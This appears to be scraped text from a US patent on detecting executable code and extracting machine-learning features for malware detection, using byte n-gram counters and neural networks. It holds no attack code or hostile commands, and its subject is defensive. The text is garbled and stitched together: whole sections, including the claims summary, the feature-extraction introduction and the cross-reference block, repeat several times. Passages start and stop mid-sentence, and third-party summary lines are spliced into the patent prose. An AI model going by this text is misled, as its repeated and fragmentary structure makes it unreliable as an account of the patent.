Some embodiments herein are directed to a computer-implemented method for programmatically identifying executable code within a file, the method comprising: accessing, by a computer system, a sequence of bytes from a portion of the file; extracting, by the computer system from the sequence of bytes, a predetermined number of n-grams, wherein each n-gram comprises a contiguous series of bytes in the sequence of bytes, and wherein each contiguous series of bytes in each n-gram comprises n number of bytes; generating, by the computer system, an array of counters, each counter of the array associated with one of the n-grams, wherein each counter comprises an integer value, the integer value generated based on the frequency of occurrence of the associated n-gram within the sequence of bytes; providing, by the computer system, the array of counters as an input feature for a predictive machine learning model; and determining, by the predictive machine learning model, a model probability value that the sequence of bytes comprises executable code, wherein the computer system comprises a computer processor and an electronic storage medium.

In some embodiments, the executable code is programmatically identified without executing the sequence of bytes on the computer system.

In some embodiments, the method further comprises flagging, by the computer system, the sequence of bytes or the file for further analysis by a malware detection system when the model probability value that the sequence of bytes comprises executable code is above a predetermined threshold.

In some embodiments, the file comprises an executable file format.

In some embodiments, the file comprises a portable executable (PE) file.

In some embodiments, the portion of the file comprises one or more of a resource, a string, a variable, an overlay, or a section.

In some embodiments, the portion of the file does not comprise executable permissions.

In some embodiments, the n-grams comprise bi-grams.

In some embodiments, n is between 2 and 500.

In some embodiments, the n-grams comprise: a first set of n-grams, wherein n is a first integer for the first set of n-grams; and a second set of n-grams, wherein n is a second integer for the second set of n-grams, and wherein the first integer is different from the second integer.

In some embodiments, the predetermined number of n-grams is 500.

In some embodiments, the predetermined number of n-grams is between 50 and 10,000.

In some embodiments, the method further comprises normalizing, by the computer system, each counter by the data length of the sequence of bytes.

In some embodiments, the predictive machine learning model comprises a plurality of separate models, each model corresponding to a different machine architecture code.

In some embodiments, the machine architecture code comprises .NET, x86, and/or x64.

In some embodiments, the predictive machine learning model comprises at least one learning algorithm selected from the group of: support vector machines (SVM), linear regression, K-nearest neighbor (KNN) algorithm, logistic regression, naïve Bayes, linear discriminant analysis, decision trees, neural networks, or similarity learning.

using this method. Instead, in some embodiments described herein, benign files, like Microsoft files, and like files from known, trusted vendors may be used. Furthermore, in some embodiments, each file may be split into sections having execution permissions that likely would comprise code, and sections without execution permissions that likely would not comprise code. In some embodiments, these prepared sections may be used to construct samples database **502**.

Automatic Feature Extraction (AFE)

Some embodiments disclosed herein generally relate to systems and methods for automatically extracting features from code for use in malware detection. Efficient and scalable malware recognition modules can be key components of cybersecurity products.

In some embodiments, an automatic feature extraction system or method may comprise a code-to-numeric feature transformation followed a neural network for extracting automatic features. In some embodiments, the code-to-numeric transformation comprises a lookup table which may replace small code units (e.g. bytes, words, double words) into vectors of numeric values. In some embodiments, for generating an input for the neural network, Word2vec is used over byte codes. However, it will be understood that the lookup table may be created via various different mechanisms. In some embodiments, the neural network may comprise a recurrent neural network (RNN). In other embodiments, the systems and methods may comprise a filtering mechanism for filtering the numeric channels produced by the code-to-numerical transformation, followed by a convolutional neural network.

Introduction

Malware detection modules may decide if an object is a threat, based on the data they have collected on it. The vast majority of static malware detection methods extract highly-engineered features from files and use them to train their Machine Learning (ML) models. However, systems and methods for extracting useful features from executable code are deficient. For this reason, most of the features used in these solutions are related to the file's metadata rather than the actual code. In some instances, this approach works because some malwares contain malicious indicators and patterns in their metadata, such as invalid checksums, suspicious imported APIs and high entropy. However, whereas one may edit a file's metadata to disguise these patterns, the executable code will always have malicious patterns as the code contains the actual logic of the executable. For this reason, human malware researchers are commonly used to examine code and these human researches generally pay much more attention to the executable code rather than the metadata. The downside, however, is that human examination is generally slow, costly, and incredibly inefficient. Thus, efficient and programmatic systems and methods for propagating executable code features to Machine Learning models can improve detection solutions significantly.

In some embodiments, since manually extracting features from code is difficult and inefficient, the systems and methods described herein extract features automatically using a neural network and Deep Learning (DL) (also known as deep structured learning or hierarchical learning). In some embodiments, DL methods are capable of achieving superior results with raw data without having to extract manual features from the raw data. This is part of the reason that deep models have revolutionized the fields of NLP and Vision—it is not trivial to extract features from data in these fields. In some embodiments, DL comprises a specific type of ML methods based on learning data representations. The embodiments described herein are related to automatic feature extraction from executable code using a ML model. In some embodiments, the ML model comprises a DL model. In some embodiments, the DL model comprises a neural network. In some embodiments, the DL model may comprise a deep neural network, deep belief network, recurrent neural network, and/or any other ML and/or DL model structure known to those skilled in the art.

In some embodiments, the DL model comprises multiple layers of linear or nonlinear processing units for feature extraction and data transformation. In some embodiments, each successive layer of the DL model uses the output from the previous layer as an input. In some embodiments, the DL model may be a supervised, semi-supervised, and/or unsupervised learning model. In some embodiments, the DL model comprises a credit assignment path (CAP) comprising the chain of transformations from input to output. In some embodiments, the DL model comprises a feedforward neural network with a CAP depth of 2, 3, 4, 5, 6, 7, 8, 9, 10, 20, 30, 40, 50, 100, 200, 300, 400, 500, 600, 700, 800, 900, 1000, 2000, and/or between any of the aforementioned values. In some embodiments, the DL comprises a recurrent neural network.

In some embodiments, the systems and methods described herein train a neural network for malware prediction directly from executable code. In some embodiments, a file (e.g. Portable Executable) can be processed by the trained neural network and the neural network can be used as a "feature generator" for a broader malware detection model. In some embodiments, the neural network (or any other ML and/or DL model) can be used as an automatic feature extractor from executable code. In some embodiments, using features extracted from the ML and/or DL model (e.g. neural network) significantly improves the results of the malware detection model.

In some embodiments, generally, a neural network is a ML model that is composed of several layers. In some embodiments, each layer performs a transformation on the data and sends the result to the next layer. In general, the last layer of a neural network uses a final data transformation from a penultimate layer of the neural network to predict a label or classification of the data (e.g. this code is malware or benign code). However, in some embodiments, the systems and methods described herein use the penultimate form of the data (i.e. the data transformation immediately before the last layer from which the final label or classification is generated) as features for a malware detection model. In some embodiments, since the neural network achieves its final prediction from a single transformation to the penultimate form of data, this form contains very strong information regarding the maliciousness of the code. In some embodiments, the systems and methods described herein may use any transformation of the data (i.e. input or output from any layer of the neural network) to be used as a feature in the main malware detection model.

In some embodiments, training and using the neural network on raw code is non-trivial. In some embodiments, the size of code can vary considerably (e.g. from 1 KB to 100 MB and any value between the aforementioned values), whereas deep models generally expect a fixed-size input. Furthermore, in some embodiments, augmenting the input data to a fixed maximum size is infeasible. Therefore, in some embodiments an image scaling algorithm is used, where the byte code is interpreted as a one-dimensional "image" and is scaled to a fixed target size. In some embodiments, the systems, methods, and devices herein treat the code as a one-dimensional image. In some embodiments, the code can be rescaled to a constant size using, for

SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION

CROSS-REFERENCE TO RELATED APPLICATIONS

The present application is a continuation of U.S. patent application Ser. No. 17/448,327, filed Sep. 21, 2021 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, which is a continuation of Ser. No. 16/920,630, filed Jul. 3, 2020 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, now U.S. Pat. No. 11,210,392, which is a continuation of Ser. No. 16/879,625, filed May 20, 2020 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, now U.S. Pat. No. 10,762,200, which claims the benefit of U.S. Provisional Application No. 62/850,170, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR CODE DETECTION FOR MALWARE ANALYSIS, U.S. Provisional Application No. 62/850,182, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR AUTOMATIC FEATURE EXTRACTION FROM EXECUTABLE CODE, and U.S. Provisional Application No. 62/854,118, filed May 29, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR DETECTING THE EXECUTION OF A POSITION INDEPENDENT CODE. Each of the foregoing applications is hereby incorporated by reference in their entirety.

Any and all applications for which a foreign or domestic priority claim is identified in the Application Data Sheet as filed with the present application are hereby incorporated by reference under 37 CFR 1.57.

BACKGROUND

Field

This application relates to computer and cybersecurity systems, and methods, and in particular, to systems and methods for detecting executable code, extracting useful machine learning features, and identifying position independent code.

Description

This patent discusses training predictive models to identify executable code within files.

be embodied or carried out in a manner that achieves one advantage or group of advantages as taught herein without necessarily achieving other advantages as may be taught or suggested herein.

Some embodiments herein are directed to a computer-implemented method for programmatically identifying executable code within a file, the method comprising: accessing, by a computer system, a sequence of bytes from a portion of the file; extracting, by the computer system from the sequence of bytes, a predetermined number of n-grams, wherein each n-gram comprises a contiguous series of bytes in the sequence of bytes, and wherein each contiguous series of bytes in each n-gram comprises n number of bytes; generating, by the computer system, an array of counters, each counter of the array associated with one of the n-grams, wherein each counter comprises an integer value, the integer value generated based on the frequency of occurrence of the associated n-gram within the sequence of bytes; providing, by the computer system, the array of counters as an input feature for a predictive machine learning model; and determining, by the predictive machine learning model, a model probability value that the sequence of bytes comprises executable code, wherein the computer system comprises a computer processor and an electronic storage medium.

In some embodiments, the executable code is programmatically identified without executing the sequence of bytes on the computer system.

In some embodiments, the method further comprises flagging, by the computer system, the sequence of bytes or the file for further analysis by a malware detection system when the model probability value that the sequence of bytes comprises executable code is above a predetermined threshold.

In some embodiments, the file comprises an executable file format.

In some embodiments, the file comprises a portable executable (PE) file.

In some embodiments, the portion of the file comprises one or more of a resource, a string, a variable, an overlay, or a section.

In some embodiments, the portion of the file does not comprise executable permissions.

In some embodiments, the n-grams comprise bi-grams.

In some embodiments, n is between 2 and 500.

In some embodiments, the n-grams comprise: a first set of n-grams, wherein n is a first integer for the first set of n-grams; and a second set of n-grams, wherein n is a second integer for the second set of n-grams, and wherein the first integer is different from the second integer.

In some embodiments, the predetermined number of n-grams is 500.

In some embodiments, the predetermined number of n-grams is between 50 and 10,000.

In some embodiments, the method further comprises normalizing, by the computer system, each counter by the data length of the sequence of bytes.

In some embodiments, the predictive machine learning model comprises a plurality of separate models, each model corresponding to a different machine architecture code.

In some embodiments, the machine architecture code comprises .NET, x86, and/or x64.

In some embodiments, the predictive machine learning model comprises at least one learning algorithm selected from the group of: support vector machines (SVM), linear regression, K-nearest neighbor (KNN) algorithm, logistic regression, naïve Bayes, linear discriminant analysis, decision trees, neural networks, or similarity learning.

using this method. Instead, in some embodiments described herein, benign files, like Microsoft files, and like files from known, trusted vendors may be used. Furthermore, in some embodiments, each file may be split into sections having execution permissions that likely would comprise code, and sections without execution permissions that likely would not comprise code. In some embodiments, these prepared sections may be used to construct samples database **502**.

Automatic Feature Extraction (AFE)

Some embodiments disclosed herein generally relate to systems and methods for automatically extracting features from code for use in malware detection. Efficient and scalable malware recognition modules can be key components of cybersecurity products.

In some embodiments, an automatic feature extraction system or method may comprise a code-to-numeric feature transformation followed a neural network for extracting automatic features. In some embodiments, the code-to-numeric transformation comprises a lookup table which may replace small code units (e.g. bytes, words, double words) into vectors of numeric values. In some embodiments, for generating an input for the neural network, Word2vec is used over byte codes. However, it will be understood that the lookup table may be created via various different mechanisms. In some embodiments, the neural network may comprise a recurrent neural network (RNN). In other embodiments, the systems and methods may comprise a filtering mechanism for filtering the numeric channels produced by the code-to-numerical transformation, followed by a convolutional neural network.

Introduction

Malware detection modules may decide if an object is a threat, based on the data they have collected on it. The vast majority of static malware detection methods extract highly-engineered features from files and use them to train their Machine Learning (ML) models. However, systems and methods for extracting useful features from executable code are deficient. For this reason, most of the features used in these solutions are related to the file's metadata rather than the actual code. In some instances, this approach works because some malwares contain malicious indicators and patterns in their metadata, such as invalid checksums, suspicious imported APIs and high entropy. However, whereas one may edit a file's metadata to disguise these patterns, the executable code will always have malicious patterns as the code contains the actual logic of the executable. For this reason, human malware researchers are commonly used to examine code and these human researches generally pay much more attention to the executable code rather than the metadata. The downside, however, is that human examination is generally slow, costly, and incredibly inefficient. Thus, efficient and programmatic systems and methods for propagating executable code features to Machine Learning models can improve detection solutions significantly.

In some embodiments, since manually extracting features from code is difficult and inefficient, the systems and methods described herein extract features automatically using a neural network and Deep Learning (DL) (also known as deep structured learning or hierarchical learning). In some embodiments, DL methods are capable of achieving superior results with raw data without having to extract manual features from the raw data. This is part of the reason that deep models have revolutionized the fields of NLP and Vision—it is not trivial to extract features from data in these fields. In some embodiments, DL comprises a specific type of ML methods based on learning data representations. The embodiments described herein are related to automatic feature extraction from executable code using a ML model. In some embodiments, the ML model comprises a DL model. In some embodiments, the DL model comprises a neural network. In some embodiments, the DL model may comprise a deep neural network, deep belief network, recurrent neural network, and/or any other ML and/or DL model structure known to those skilled in the art.

In some embodiments, the DL model comprises multiple layers of linear or nonlinear processing units for feature extraction and data transformation. In some embodiments, each successive layer of the DL model uses the output from the previous layer as an input. In some embodiments, the DL model may be a supervised, semi-supervised, and/or unsupervised learning model. In some embodiments, the DL model comprises a credit assignment path (CAP) comprising the chain of transformations from input to output. In some embodiments, the DL model comprises a feedforward neural network with a CAP depth of 2, 3, 4, 5, 6, 7, 8, 9, 10, 20, 30, 40, 50, 100, 200, 300, 400, 500, 600, 700, 800, 900, 1000, 2000, and/or between any of the aforementioned values. In some embodiments, the DL comprises a recurrent neural network.

In some embodiments, the systems and methods described herein train a neural network for malware prediction directly from executable code. In some embodiments, a file (e.g. Portable Executable) can be processed by the trained neural network and the neural network can be used as a "feature generator" for a broader malware detection model. In some embodiments, the neural network (or any other ML and/or DL model) can be used as an automatic feature extractor from executable code. In some embodiments, using features extracted from the ML and/or DL model (e.g. neural network) significantly improves the results of the malware detection model.

In some embodiments, generally, a neural network is a ML model that is composed of several layers. In some embodiments, each layer performs a transformation on the data and sends the result to the next layer. In general, the last layer of a neural network uses a final data transformation from a penultimate layer of the neural network to predict a label or classification of the data (e.g. this code is malware or benign code). However, in some embodiments, the systems and methods described herein use the penultimate form of the data (i.e. the data transformation immediately before the last layer from which the final label or classification is generated) as features for a malware detection model. In some embodiments, since the neural network achieves its final prediction from a single transformation to the penultimate form of data, this form contains very strong information regarding the maliciousness of the code. In some embodiments, the systems and methods described herein may use any transformation of the data (i.e. input or output from any layer of the neural network) to be used as a feature in the main malware detection model.

In some embodiments, training and using the neural network on raw code is non-trivial. In some embodiments, the size of code can vary considerably (e.g. from 1 KB to 100 MB and any value between the aforementioned values), whereas deep models generally expect a fixed-size input. Furthermore, in some embodiments, augmenting the input data to a fixed maximum size is infeasible. Therefore, in some embodiments an image scaling algorithm is used, where the byte code is interpreted as a one-dimensional "image" and is scaled to a fixed target size. In some embodiments, the systems, methods, and devices herein treat the code as a one-dimensional image. In some embodiments, the code can be rescaled to a constant size using, for

SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION

CROSS-REFERENCE TO RELATED APPLICATIONS

The present application is a continuation of U.S. patent application Ser. No. 17/448,327, filed Sep. 21, 2021 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, which is a continuation of Ser. No. 16/920,630, filed Jul. 3, 2020 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, now U.S. Pat. No. 11,210,392, which is a continuation of Ser. No. 16/879,625, filed May 20, 2020 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, now U.S. Pat. No. 10,762,200, which claims the benefit of U.S. Provisional Application No. 62/850,170, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR CODE DETECTION FOR MALWARE ANALYSIS, U.S. Provisional Application No. 62/850,182, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR AUTOMATIC FEATURE EXTRACTION FROM EXECUTABLE CODE, and U.S. Provisional Application No. 62/854,118, filed May 29, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR DETECTING THE EXECUTION OF A POSITION INDEPENDENT CODE. Each of the foregoing applications is hereby incorporated by reference in their entirety.

Any and all applications for which a foreign or domestic priority claim is identified in the Application Data Sheet as filed with the present application are hereby incorporated by reference under 37 CFR 1.57.

BACKGROUND

Field

This application relates to computer and cybersecurity systems, and methods, and in particular, to systems and methods for detecting executable code, extracting useful machine learning features, and identifying position independent code.

Description

This patent discusses training predictive models to identify executable code within files.

Using normalized n-grams as features, they train a series of shallow, bagged decision trees to predict the probability of executable code within individual sections of a file.

associated n-gram within the sequence of bytes, providing, by the computer system, the array of counters as an input feature for a predictive machine learning model; and determining, by the predictive machine learning model, a model probability value that the sequence of bytes comprises executable code, wherein the computer system comprises a computer processor and an electronic storage medium.

In some embodiments, the executable code is programmatically identified without executing the sequence of bytes on the computer system.

In some embodiments, the method further comprises flagging, by the computer system, the sequence of bytes or

The predicted probabilities from separate models are then used as features (ie, a stacked ensemble) into a separate malware detection classifier.

In some embodiments, the n-grams comprise: a first set of n-grams, wherein n is a first integer for the first set of n-grams; and a second set of n-grams, wherein n is a second integer for the second set of n-grams, and wherein the first integer is different from the second integer.

In some embodiments, the predetermined number of n-grams is 500.

In some embodiments, the predetermined number of n-grams is between 50 and 10,000.

In some embodiments, the method further comprises normalizing, by the computer system, each counter by the data length of the sequence of bytes.

In some embodiments, the predictive machine learning model comprises a plurality of separate models, each model corresponding to a different machine architecture code.

In some embodiments, the machine architecture code comprises .NET, x86, and/or x64.

In some embodiments, the predictive machine learning model comprises at least one learning algorithm selected from the group of: support vector machines (SVM), linear regression, K-nearest neighbor (KNN) algorithm, logistic regression, naïve Bayes, linear discriminant analysis, decision trees, neural networks, or similarity learning.

using this method. Instead, in some embodiments described herein, benign files, like Microsoft files, and like files from known, trusted vendors may be used. Furthermore, in some embodiments, each file may be split into sections having execution permissions that likely would comprise code, and sections without execution permissions that likely would not comprise code. In some embodiments, these prepared sections may be used to construct samples database **502**.

Automatic Feature Extraction (AFE)

Some embodiments disclosed herein generally relate to systems and methods for automatically extracting features from code for use in malware detection. Efficient and scalable malware recognition modules can be key components of cybersecurity products.

In some embodiments, an automatic feature extraction system or method may comprise a code-to-numeric feature transformation followed a neural network for extracting automatic features. In some embodiments, the code-to-numeric transformation comprises a lookup table which may replace small code units (e.g. bytes, words, double words) into vectors of numeric values. In some embodiments, for generating an input for the neural network, Word2vec is used over byte codes. However, it will be understood that the lookup table may be created via various different mechanisms. In some embodiments, the neural network may comprise a recurrent neural network (RNN). In other embodiments, the systems and methods may comprise a filtering mechanism for filtering the numeric channels produced by the code-to-numerical transformation, followed by a convolutional neural network.

Introduction

Malware detection modules may decide if an object is a threat, based on the data they have collected on it. The vast majority of static malware detection methods extract highly-engineered features from files and use them to train their Machine Learning (ML) models. However, systems and methods for extracting useful features from executable code are deficient. For this reason, most of the features used in these solutions are related to the file's metadata rather than the actual code. In some instances, this approach works because some malwares contain malicious indicators and patterns in their metadata, such as invalid checksums, suspicious imported APIs and high entropy. However, whereas one may edit a file's metadata to disguise these patterns, the executable code will always have malicious patterns as the code contains the actual logic of the executable. For this reason, human malware researchers are commonly used to examine code and these human researches generally pay much more attention to the executable code rather than the metadata. The downside, however, is that human examination is generally slow, costly, and incredibly inefficient. Thus, efficient and programmatic systems and methods for propagating executable code features to Machine Learning models can improve detection solutions significantly.

In some embodiments, since manually extracting features from code is difficult and inefficient, the systems and methods described herein extract features automatically using a neural network and Deep Learning (DL) (also known as deep structured learning or hierarchical learning). In some embodiments, DL methods are capable of achieving superior results with raw data without having to extract manual features from the raw data. This is part of the reason that deep models have revolutionized the fields of NLP and Vision—it is not trivial to extract features from data in these fields. In some embodiments, DL comprises a specific type of ML methods based on learning data representations. The embodiments described herein are related to automatic feature extraction from executable code using a ML model. In some embodiments, the ML model comprises a DL model. In some embodiments, the DL model comprises a neural network. In some embodiments, the DL model may comprise a deep neural network, deep belief network, recurrent neural network, and/or any other ML and/or DL model structure known to those skilled in the art.

In some embodiments, the DL model comprises multiple layers of linear or nonlinear processing units for feature extraction and data transformation. In some embodiments, each successive layer of the DL model uses the output from the previous layer as an input. In some embodiments, the DL model may be a supervised, semi-supervised, and/or unsupervised learning model. In some embodiments, the DL model comprises a credit assignment path (CAP) comprising the chain of transformations from input to output. In some embodiments, the DL model comprises a feedforward neural network with a CAP depth of 2, 3, 4, 5, 6, 7, 8, 9, 10, 20, 30, 40, 50, 100, 200, 300, 400, 500, 600, 700, 800, 900, 1000, 2000, and/or between any of the aforementioned values. In some embodiments, the DL comprises a recurrent neural network.

In some embodiments, the systems and methods described herein train a neural network for malware prediction directly from executable code. In some embodiments, a file (e.g. Portable Executable) can be processed by the trained neural network and the neural network can be used as a "feature generator" for a broader malware detection model. In some embodiments, the neural network (or any other ML and/or DL model) can be used as an automatic feature extractor from executable code. In some embodiments, using features extracted from the ML and/or DL model (e.g. neural network) significantly improves the results of the malware detection model.

In some embodiments, generally, a neural network is a ML model that is composed of several layers. In some embodiments, each layer performs a transformation on the data and sends the result to the next layer. In general, the last layer of a neural network uses a final data transformation from a penultimate layer of the neural network to predict a label or classification of the data (e.g. this code is malware or benign code). However, in some embodiments, the systems and methods described herein use the penultimate form of the data (i.e. the data transformation immediately before the last layer from which the final label or classification is generated) as features for a malware detection model. In some embodiments, since the neural network achieves its final prediction from a single transformation to the penultimate form of data, this form contains very strong information regarding the maliciousness of the code. In some embodiments, the systems and methods described herein may use any transformation of the data (i.e. input or output from any layer of the neural network) to be used as a feature in the main malware detection model.

In some embodiments, training and using the neural network on raw code is non-trivial. In some embodiments, the size of code can vary considerably (e.g. from 1 KB to 100 MB and any value between the aforementioned values), whereas deep models generally expect a fixed-size input. Furthermore, in some embodiments, augmenting the input data to a fixed maximum size is infeasible. Therefore, in some embodiments an image scaling algorithm is used, where the byte code is interpreted as a one-dimensional "image" and is scaled to a fixed target size. In some embodiments, the systems, methods, and devices herein treat the code as a one-dimensional image. In some embodiments, the code can be rescaled to a constant size using, for

SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION

CROSS-REFERENCE TO RELATED APPLICATIONS

The present application is a continuation of U.S. patent application Ser. No. 17/448,327, filed Sep. 21, 2021 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, which is a continuation of Ser. No. 16/920,630, filed Jul. 3, 2020 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, now U.S. Pat. No. 11,210,392, which is a continuation of Ser. No. 16/879,625, filed May 20, 2020 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, now U.S. Pat. No. 10,762,200, which claims the benefit of U.S. Provisional Application No. 62/850,170, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR CODE DETECTION FOR MALWARE ANALYSIS, U.S. Provisional Application No. 62/850,182, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR AUTOMATIC FEATURE EXTRACTION FROM EXECUTABLE CODE, and U.S. Provisional Application No. 62/854,118, filed May 29, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR DETECTING THE EXECUTION OF A POSITION INDEPENDENT CODE. Each of the foregoing applications is hereby incorporated by reference in their entirety.

Any and all applications for which a foreign or domestic priority claim is identified in the Application Data Sheet as filed with the present application are hereby incorporated by reference under 37 CFR 1.57.

BACKGROUND

Field

This application relates to computer and cybersecurity systems, and methods, and in particular, to systems and methods for detecting executable code, extracting useful machine learning features, and identifying position independent code.

Description

This patent discusses training predictive models to identify executable code within files.

Using normalized n-grams as features, they train a series of shallow, bagged decision trees to predict the probability of executable code within individual sections of a file.

associated n-gram within the sequence of bytes, providing, by the computer system, the array of counters as an input feature for a predictive machine learning model; and determining, by the predictive machine learning model, a model probability value that the sequence of bytes comprises executable code, wherein the computer system comprises a computer processor and an electronic storage medium.

In some embodiments, the executable code is programmatically identified without executing the sequence of bytes on the computer system.

In some embodiments, the method further comprises flagging, by the computer system, the sequence of bytes or

The predicted probabilities from separate models are then used as features (ie, a stacked ensemble) into a separate malware detection classifier.

In some embodiments, the n-grams comprise: a first set of n-grams, wherein n is a first integer for the first set of n-grams; and a second set of n-grams, wherein n is a second integer for the second set of n-grams, and wherein the first integer is different from the second integer.

In some embodiments, the predetermined number of n-grams is 500.

In some embodiments, the predetermined number of n-grams is between 50 and 10,000.

In some embodiments, the method further comprises normalizing, by the computer system, each counter by the data length of the sequence of bytes.

In some embodiments, the predictive machine learning model comprises a plurality of separate models, each model corresponding to a different machine architecture code.

In some embodiments, the machine architecture code comprises .NET, x86, and/or x64.

In some embodiments, the predictive machine learning model comprises at least one learning algorithm selected from the group of: support vector machines (SVM), linear regression, K-nearest neighbor (KNN) algorithm, logistic regression, naïve Bayes, linear discriminant analysis, decision trees, neural networks, or similarity learning.

They later discuss using an image scaling algorithm as a means of preprocessing code for training a recurrent neural network (RNN), from which they extract the final layer to serve as a dimension reduction/feature extraction (ala PCA) method for a malware detection model.

duced by the code-to-numerical transformation, followed by a convolutional neural network.

Introduction

Malware detection modules may decide if an object is a threat, based on the data they have collected on it. The vast majority of static malware detection methods extract highly-engineered features from files and use them to train their Machine Learning (ML) models. However, systems and methods for extracting useful features from executable code are deficient. For this reason, most of the features used in these solutions are related to the file's metadata rather than the actual code. In some instances, this approach works because some malwares contain malicious indicators and patterns in their metadata, such as invalid checksums, suspicious imported APIs and high entropy. However, whereas one may edit a file's metadata to disguise these patterns, the executable code will always have malicious patterns as the code contains the actual logic of the executable. For this reason, human malware researchers are commonly used to examine code and these human researches generally pay much more attention to the executable code rather than the metadata. The downside, however, is that human examination is generally slow, costly, and incredibly inefficient. Thus, efficient and programmatic systems and methods for propagating executable code features to Machine Learning models can improve detection solutions significantly.

In some embodiments, since manually extracting features from code is difficult and inefficient, the systems and methods described herein extract features automatically using a neural network and Deep Learning (DL) (also known as deep structured learning or hierarchical learning). In some embodiments, DL methods are capable of achieving superior results with raw data without having to extract manual features from the raw data. This is part of the reason that deep models have revolutionized the fields of NLP and Vision—it is not trivial to extract features from data in these fields. In some embodiments, DL comprises a specific type of ML methods based on learning data representations. The embodiments described herein are related to automatic feature extraction from executable code using a ML model. In some embodiments, the ML model comprises a DL model. In some embodiments, the DL model comprises a neural network. In some embodiments, the DL model may comprise a deep neural network, deep belief network, recurrent neural network, and/or any other ML and/or DL model structure known to those skilled in the art.

In some embodiments, the DL model comprises multiple layers of linear or nonlinear processing units for feature extraction and data transformation. In some embodiments, each successive layer of the DL model uses the output from the previous layer as an input. In some embodiments, the DL model may be a supervised, semi-supervised, and/or unsupervised learning model. In some embodiments, the DL model comprises a credit assignment path (CAP) comprising the chain of transformations from input to output. In some embodiments, the DL model comprises a feedforward neural network with a CAP depth of 2, 3, 4, 5, 6, 7, 8, 9, 10, 20, 30, 40, 50, 100, 200, 300, 400, 500, 600, 700, 800, 900, 1000, 2000, and/or between any of the aforementioned values. In some embodiments, the DL comprises a recurrent neural network.

In some embodiments, the systems and methods described herein train a neural network for malware prediction directly from executable code. In some embodiments, a file (e.g. Portable Executable) can be processed by the trained neural network and the neural network can be used as a "feature generator" for a broader malware detection model. In some embodiments, the neural network (or any other ML and/or DL model) can be used as an automatic feature extractor from executable code. In some embodiments, using features extracted from the ML and/or DL model (e.g. neural network) significantly improves the results of the malware detection model.

In some embodiments, generally, a neural network is a ML model that is composed of several layers. In some embodiments, each layer performs a transformation on the data and sends the result to the next layer. In general, the last layer of a neural network uses a final data transformation from a penultimate layer of the neural network to predict a label or classification of the data (e.g. this code is malware or benign code). However, in some embodiments, the systems and methods described herein use the penultimate form of the data (i.e. the data transformation immediately before the last layer from which the final label or classification is generated) as features for a malware detection model. In some embodiments, since the neural network achieves its final prediction from a single transformation to the penultimate form of data, this form contains very strong information regarding the maliciousness of the code. In some embodiments, the systems and methods described herein may use any transformation of the data (i.e. input or output from any layer of the neural network) to be used as a feature in the main malware detection model.

In some embodiments, training and using the neural network on raw code is non-trivial. In some embodiments, the size of code can vary considerably (e.g. from 1 KB to 100 MB and any value between the aforementioned values), whereas deep models generally expect a fixed-size input. Furthermore, in some embodiments, augmenting the input data to a fixed maximum size is infeasible. Therefore, in some embodiments an image scaling algorithm is used, where the byte code is interpreted as a one-dimensional "image" and is scaled to a fixed target size. In some embodiments, the systems, methods, and devices herein treat the code as a one-dimensional image. In some embodiments, the code can be rescaled to a constant size using, for

SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION

CROSS-REFERENCE TO RELATED APPLICATIONS

